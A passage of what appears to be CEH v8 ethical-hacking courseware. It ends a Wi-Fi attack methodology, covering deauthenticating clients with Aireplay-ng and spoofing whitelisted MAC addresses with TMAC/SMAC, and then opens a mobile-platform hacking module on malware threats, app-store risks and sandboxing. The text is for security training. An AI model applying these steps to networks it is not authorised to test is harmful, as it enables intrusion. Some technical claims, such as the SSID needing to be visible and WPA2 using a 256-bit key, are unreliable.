### Step 3: Determine if the SSID is visible

Check whether the SSID of the WLAN is visible or not. The SSID must be visible in order for the Wi-Fi to work properly.

If YES, sniff for the IP range.

If NO, deauthenticate the client using the tools such as Aireplay-ng, Commview, Void11, etc. After deauthentication, try to associate with the client using the tools such as Airplay-ng or CommView in order to sniff the IP range.

### Step 4: Sniff for IP range

Use the IP sniffing tools to sniff and discover the IP range of the network. The attacker can launch an attack on the wireless network with a known valid IP range.

#### **Step 5: Determine if MAC filtering is enabled**

After retrieving the IP range using the **IP sniffing tools**, check for MAC filtering. Check whether MAC filtering is enabled or disabled. If MAC filtering is enabled, then spoof for the valid MAC address. MAC addresses are the requisite credentials for accessing the network. Therefore, if the attacker wants to get connected with the target network, then he or she should have a valid MAC address. If MAC address filtering is disabled, then the attacker can connect to the AP using IP within the discovered range.

#### **Step 6: Spoof a valid MAC**

A valid MAC address can be obtained by spoofing it. **MAC addresses** can be spoofed using tools such as MAC ID changer (TMAC, SMAC).

# Module Summary



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

- ❑ IEEE 802.11 standards based Wi-Fi networks are widely used for communication and data transfer across a radio network
- ❑ A Wi-Fi infrastructure generally consists of hardware components such as wireless routers and APs, antennas, relay towers and authentication servers, and software components such as encryption algorithms, key management and distribution mechanisms
- ❑ Most widely used wireless encryption mechanisms include WEP, WPA and WPA2, of which, WPA2 is considered most secure
- ❑ WEP uses 24-bit initialization vector (IV) to form stream cipher RC4 for confidentiality, and the CRC-32 checksum for integrity of wireless transmission
- ❑ WPA uses TKIP which utilizes the RC4 stream cipher encryption with 128-bit keys and 64-bit keys for authentication whereas WPA2 encrypts the network traffic using a 256 bit key with AES encryption
- ❑ WEP is vulnerable to various analytical attack that recovers the key due to its weak IVs whereas WPA is vulnerable to password brute forcing attacks
- ❑ Wi-Fi networks are vulnerable to various access control, integrity, confidentiality, availability and authentication attacks
- ❑ Wi-Fi attack countermeasures include configuration best practices, SSID settings best practices, authentication best practices and wireless IDS systems



## Module Summary

- ➲ IEEE 802.11 standards based Wi-Fi networks are widely used for communication and data transfer across a radio network.
- ➲ A Wi-Fi infrastructure generally consists of hardware components such as wireless routers and APs, antennas, relay towers and authentication servers, and software components such as encryption algorithms, key management, and distribution mechanisms.
- ➲ Most widely used wireless encryption mechanisms include WEP, WPA, and WPA2, of which, WPA2 is considered most secure.
- ➲ WEP uses a 24-bit initialization vector (IV) to form a stream cipher RC4 for confidentiality and the CRC-32 checksum for integrity of wireless transmission.
- ➲ WPA uses TKIP, which utilizes the RC4 stream cipher encryption with 128-bit keys and 64-bit keys for authentication, whereas WPA2 encrypts the network traffic using a 256 bit key with AES encryption.
- ➲ WEP is vulnerable to various analytical attacks that recover the key due to its weak IVs, whereas WPA is vulnerable to password brute forcing attacks.

- Wi-Fi networks are vulnerable to various access control, integrity, confidentiality, availability, and authentication attacks.

Wi-Fi attack countermeasures include configuration best practices, SSID settings best

# Hacking Mobile Platforms

**Module 16**

# Hacking Mobile Platforms

Module 16

Engineered by Hackers. Presented by Professionals.



**Ethical Hacking and Countermeasures v8**

**Module 16: Hacking Mobile Platforms**

**Exam 312-50**

# Security News



## Mobile Malware Cases Nearly Triple in First Half of 2012, Says NetQin

July 31, 2012 09:40 AM ET



In June, 3.7 million phones worldwide became infected with malware, Beijing researcher finds.

Mobile malware is rising fast, infecting nearly 13 million phones in the world during the year first half of 2012, up 177% from the same period a year ago, according to Beijing-based security vendor NetQin.

In a report detailing the world's mobile security, the company detected a major spike in malware cases in June, with about 3.7 million phones becoming infected, a historic high. This came as the security vendor found 5,582 malware programs designed for Android during the month, another unprecedented number for the period.

During this year's first half, NetQin found that most of the detected malware, at 78%, targeted smartphones running Android, with much of the remainder designed for handsets running Nokia's Symbian OS. This is a reversal from the same period a year ago, when 60% of the detected mobile malware was designed for Symbian phones.

<http://www.computerworld.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Security News

### Mobile Malware Cases Nearly Triple in First Half of 2012, Says NetQin

Source: <http://www.computerworld.com>

In June, 3.7 million phones worldwide became infected with malware, Beijing researcher finds.

Mobile malware is rising fast, infecting nearly 13 million phones in the world during the year first half of 2012, up 177% from the same period a year ago, according to Beijing-based security vendor NetQin.

In a report detailing the world's mobile security, the company detected a major spike in **malware cases** in June, with about 3.7 million phones becoming infected, a historic high. This came as the security vendor found 5,582 malware programs designed for Android during the month, another unprecedented number for the period.

During this year's first half, NetQin found that most of the detected malware, at 78%, targeted smartphones running Android, with much of the **remainder** designed for handsets running Nokia's Symbian OS. This is a reversal from the same period a year ago, when 60% of the detected mobile malware was designed for Symbian phones.

In total, NetQin detected 17,676 **mobile malware** programs during 2012's first half, up 42% from the previous six months in 2011.

About a quarter of the detected malware came from China, which led among the world's countries, while 17% came from Russia, and 16.5% from the U.S.

In China, malware is mainly spread through forums, ROM updates, and third-party app stores, according to NetQin. So-called "remote control" **Trojan malware** that sends spam ads infected almost 4.7 million phones in China.

NetQin also detected almost 3.9 million phones in China being infected with money-stealing malware that sends out text messages to trigger fee-based mobile services. The high number of infections would likely translate into the malware's creators netting \$616,533 each day.

The surge in mobile malware has occurred at the same time that China has become the world's largest smartphone market by **shipments**. Android smartphone sales lead with a 68% market share, according to research firm Canalys.

The country's Guangdong and Jiangsu provinces, along with Beijing, were ranked as the three highest areas in China for mobile malware.



*Copyright © 1994 - 2012 Computerworld Inc*

*By Michael Kan*

[http://www.computerworld.com/s/article/9229802/Mobile\\_malware\\_cases\\_nearly\\_triple\\_in\\_first\\_half\\_of\\_2012\\_says\\_NetQin](http://www.computerworld.com/s/article/9229802/Mobile_malware_cases_nearly_triple_in_first_half_of_2012_says_NetQin)

# Module Objectives



- Mobile Attack Vectors
- Mobile Platform Vulnerabilities and Risks
- Android OS Architecture
- Android Vulnerabilities
- Android Trojans
- Securing Android Devices
- Jailbreaking iOS
- Guidelines for Securing iOS Devices
- Windows Phone 8 Architecture



- Guidelines for Securing Windows OS Devices
- Blackberry Attack Vectors
- Guidelines for Securing BlackBerry Devices
- Mobile Device Management (MDM)
- General Guidelines for Mobile Platform Security
- Mobile Protection Tools
- Mobile Pen Testing




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Module Objectives

The main objective of this module is to educate you about the potential threats of mobile platforms and how to use the mobile **devices securely**. This module makes you familiarize with:

- |                                                                                                                                                                                                                                                                                                                       |                                                                                                                                                                                                                                                                                                                                                                                |
|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <ul style="list-style-type: none"><li>Mobile Attack Vectors</li><li>Mobile Platform Vulnerabilities and Risks</li><li>Android OS Architecture</li><li>Android Vulnerabilities</li><li>Android Trojans</li><li>Securing Android Devices</li><li>Jailbreaking iOS</li><li>Guidelines for Securing iOS Devices</li></ul> | <ul style="list-style-type: none"><li>Windows Phone 8 Architecture</li><li>Guidelines for Securing Windows OS Devices</li><li>Blackberry Attack Vectors</li><li>Guidelines for Securing BlackBerry Devices</li><li>Mobile Device Management (MDM)</li><li>General Guidelines for Mobile Platform Security</li><li>Mobile Protection Tools</li><li>Mobile Pen Testing</li></ul> |
|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|




## Module Flow

For better understanding, this module is divided into various sections and each section deals with a different topic that is related to hacking mobile platforms. The first section deals with mobile platform attack vectors.

<b>Mobile Platform Attack Vectors</b>	<b>Hacking BlackBerry</b>
<b>Hacking Android iOS</b>	<b>Mobile Device Management</b>
<b>Hacking iOS</b>	<b>Mobile Security Guidelines and Tools</b>
<b>Hacking Windows Phone OS</b>	<b>Mobile Pen Testing</b>

This section introduces you to the various mobile attack vectors and the associated vulnerabilities and risks. This section also highlights the security issues arising from app stores.



## Mobile Threat Report Q2 2012

Source: <http://www.f-secure.com>

In the report, malware attacks on Android phones continue to dominate the other mobile platforms. The most attacks were found in the third quarter of 2011. And in 2012, Q2 came in at 40%.




FIGURE 16.1: Mobile Threat Report Q2 2012

**Note:** The threat statistics used in the mobile threat report Q2 2012 are made up of families and variants instead of unique files.



## Mobile Threat by Type Q2 2012

Source: <http://www.hotforsecurity.com>

Attacks on mobile phones were mostly due to the Trojans, which according to the Mobile Threat by Type Q2 2012. is about 80%. From the graph or report it is clear the major threat associated with mobile platforms is Trojan when compared to other threats such as monitoring tools, riskware, application vulnerabilities, and adware.




FIGURE 16.2: Mobile Threat by Type Q2 2012

# Terminology

**CEH**  
Certified Ethical Hacker

	<b>Stock ROM</b> It is the <b>default ROM</b> (operating system) of an Android device supplied by the manufacturer
	<b>CyanogenMod</b> It is a <b>modified device ROM</b> without the restrictions imposed by device's original ROM
	<b>Bricking the Mobile Device</b> Altering the device OS using <b>rooting</b> or <b>jailbreaking</b> in a way that causes the mobile device to become unusable or inoperable
	<b>Bring Your Own Device (BYOD)</b> Bring your own device (BYOD) is a <b>business policy</b> that allows employees to bring their personal mobile devices to their work place

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Terminology

The following is the basic terminology associated with mobile platform hacking:

- ➊ **Stock ROM:** It is the default **ROM** (operating system) of an android device supplied by the manufacturer
- ➋ **CyanogenMod:** It is a modified device ROM without the restrictions imposed by device's original ROM
- ➌ **Bricking the Mobile Device:** Altering the device **OSes** using rooting or jailbreaking in a way that causes the mobile device to become unusable or inoperable
- ➍ **Bring Your Own Device (BYOD):** Bring your own device (BYOD) is a **business policy** that allows employees to bring their personal mobile devices to their work place



## Mobile Attack Vectors

Similar to traditional computer systems, most modern mobile devices are also prone to attacks. Mobile devices have many potential attack vectors using which the attacker tries to gain unauthorized access to the mobile devices and the data stored in or **transferred** by the device. These mobile attack vectors allow attackers to exploit the vulnerabilities present in **operating systems** or **applications** used by the mobile device. The attacker can also exploit the human factor. The various mobile attack vectors include:

### Malware:

- Virus and rootkit
- Application modification
- OS modification

### Data Exfiltration:


- Data leaves organization and email
- Print screen and screen scraping
- Copy to USB key and loss of backup

### Data Tampering:

- ⌚ Modification by another application
- ⌚ **Undetected tamper** attempts
- ⌚ Jail-broken device

### Data Loss:

- ⌚ Application vulnerabilities
- ⌚ **Unapproved** physical access
- ⌚ Loss of device



## Mobile Platform Vulnerabilities and Risks

Mobile platform vulnerabilities and risks are the challenges faced by mobile users due to the functionality and increasing use of mobile devices at work and in other daily activities. The new functionalities amplify the attraction of the platforms used in mobile devices, which provide an easy path for **attackers** to launch attacks and exploitation. Attackers use different technologies such as Androids and other multiple instances to insert **malicious applications** with hidden functionality that stealthily gather a user's sensitive information. The companies that are into developing mobile applications are more concerned about security because **vulnerable applications** can cause damage to both parties. Thus, levels of security and data protection guarantees are mandatory. But the assistances and services provided by mobile devices for secure usage are sometimes neutralized by fraud and security threats.

The following are some of the risks and vulnerabilities associated with mobile platforms:

- ➊ App Stores
- ➋ Mobile Malware
- ➌ App Sandboxing
- ➍ Device and App Encryption
- ➎ OS and App Updates

- ⌚ Jailbreaking and Rooting
- ⌚ Mobile Application Vulnerabilities
- ⌚ Privacy Issues (Geolocation)
- ⌚ Data Security
- ⌚ **Excessive Permissions**
- ⌚ Communication Security
- ⌚ Physical Attacks

## Security Issues Arising from App Stores

**C|EH**  
Certified Ethical Hacker

- Insufficient or **no vetting** of apps leads to malicious and fake apps entering app marketplace
- App stores are common target for attackers to **distribute malware and malicious apps**
- Attackers can also **social engineer users** to download and run apps outside the official app stores
- Malicious apps can **damage other application** and data, and send your sensitive data to attackers

The diagram shows the following sequence: An Attacker (represented by a computer icon) creates a Mobile App (represented by a game icon). This app passes through a No Vetting stage (represented by a briefcase icon). From there, it can be distributed through either an Official App Store (represented by a building icon) or a Third Party App Store (also represented by a building icon). Both paths lead to a Mobile User (represented by a person icon holding a tablet). A callout at the bottom indicates that the Malicious app sends sensitive data to the attacker, specifically mentioning call logs, photos, videos, and sensitive documents.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Security Issues Arising from App Stores

An authenticated developer of a company creates **mobile applications** for mobile users. In order to allow the mobile users to conveniently browse and install these mobile apps, platform vendors have created **centralized** marketplaces, but security concerns have resulted. Usually mobile applications that are developed by developers are submitted to these marketplaces (official app stores and third-party app stores) without screening or vetting, making them available to thousands of mobile users. If you are downloading the application from an official app store, then you can trust the application as the hosting store has vetted it. However, if you are **downloading** the application from a third-party app store, then there is a possibility of downloading malware along with the application because third-party app stores do not vet the apps. The attacker downloads a **legitimate game** and repackages it with malware and uploads the mobile apps to a third-party application store from where the end users download this malicious gaming application, believing it to be genuine. As a result, the malware gathers and sends user credentials such as call **logs/photo/videos/sensitive** docs to the attacker without the user's knowledge. Using the information gathered, the attacker can exploit the device and launch many other attacks. Attackers can also socially engineer users to download and run apps outside the official app stores. Malicious apps can damage other applications and data, and send your sensitive data to attackers.



FIGURE 16.3: Security Issues Arising from App Stores

## Threats of Mobile Malware

**C|EH**  
Certified Ethical Hacker

- Focus of attackers and malware writers has shifted to mobile devices due to the **increased adoption of mobile devices for business and personal purposes** and comparatively lesser security controls
- Mobile malware** include viruses, SMS-sending malware, mobile botnets, spyware, destructive Trojans, etc.

Year	Number of Threats
2004	~500
2005	~800
2006	~1000
2007	~1200
2008	~1500
2009	~1800
2010	~2200
2011	~2000
2012	~13,500

Source: 2012, McAfee Threats Report, <http://www.mcafee.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Threats of Mobile Malware

In recent years, many system users are moving away from using personnel computers toward smartphones and tablets. This increased adoption of mobile devices by users for business and personal purposes and comparatively **lesser security controls** has shifted the focus of attackers and malware writers for launching attacks on mobile devices. Attackers are attacking mobile devices because more sensitive information is stored on them. SMS spoofing, toll frauds, etc. are **attacks** performed by attackers on mobile devices. Mobile malware include viruses, SMS-sending malware, mobile botnets, spyware, destructive Trojans, etc. The malware is either application or functionality hidden within other application. For infecting mobile devices, the malware writer or attacker develops a malicious application and publishes this application to a major application store and waits until users install these malicious mobile applications on their mobile devices. Once the user installs the application hosted by the attacker, as a result, the attacker takes control over the user's mobile device. Due to mobile malware threats, there may be loss and theft, data communication interruption, exploitation and misconduct, and direct attacks.

According to the **threats report**, the security threats to mobile devices are increasing day by day. In 2004, malware threats against mobile devices were fewer when compared to recent years. The frequency of malware threats to mobile devices in the year **2012 drastically increased**.




FIGURE 16.4: Threats of Mobile Malware

# App Sandboxing Issues

C|EH  
Certified Ethical Hacker

Sandboxing helps **protect systems and users** by limiting the resources the app can access in the mobile platform; however, malicious applications may exploit vulnerabilities and bypass the sandbox.

The diagram illustrates the concept of app sandboxing. At the top, a smartphone icon is shown with a magnifying glass over it, symbolizing inspection or protection. Below this, two main sections are presented: 'Secure Sandbox Environment' on the left and 'Vulnerable Sandbox Environment' on the right. Both sections feature a central blue hexagonal shape containing icons for 'User Data' (a person icon), 'System Resources' (two orange cylinders), and an 'App' (a green circle with a play button). In the 'Secure Sandbox Environment', the text 'Unrestricted Access' is written in red, and below it, a blue arrow points from the central hexagon to the surrounding area, which is labeled 'No Access' for both 'Other User Data' and 'Other System Resources'. In the 'Vulnerable Sandbox Environment', the text 'Unrestricted Access' is also in red, but here, a red double-headed arrow connects the central hexagon to the surrounding area, which is labeled 'Access' for 'Other User Data' and 'Bypass the Sandbox' for 'Other System Resources'. A large red arrow points from the 'Vulnerable' section back towards the 'Secure' section, highlighting the potential threat of bypassing the sandbox.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## App Sandboxing Issues

Sandboxing separates the **running program** with the help of a security mechanism. It helps protect systems and users by limiting the resources the app can access in the mobile platform; however, malicious applications may exploit vulnerabilities and bypass the sandbox.

Sandboxing is clearly explained by comparing a computer and a smartphone. In normal computers, a program can access any of the system resources such as entire RAM i.e. not protected, hard drive information, and more can be read easily by anyone, unless and until it is locked. So if any individual downloads **malicious** software believing it as genuine, then that software can read the keystrokes that are typed in your system, scan the entire hard drive for useful file types, and then send that data back through the network. The same occurs in mobile devices; if an application is not given a working environment, it accesses all the user data and all the system resources. If the user downloads a malicious application, then that application can access all the **data** and **resources** and can gain complete control over the user's mobile device.

### Secure sandbox environment

In a secure sandbox environment, each individual application is given its own working environments. As a result, the application is restricted to access the other user data and system resources. This provides **protection** to mobile devices against malware threats.




FIGURE 16.5: Secure sandbox environment

### Vulnerable Sandbox Environment

In vulnerable sandbox environment, the malicious application exploits loopholes or weaknesses for **bypassing** the sandbox. As a result, the application can access other user data and system resources that are restricted.


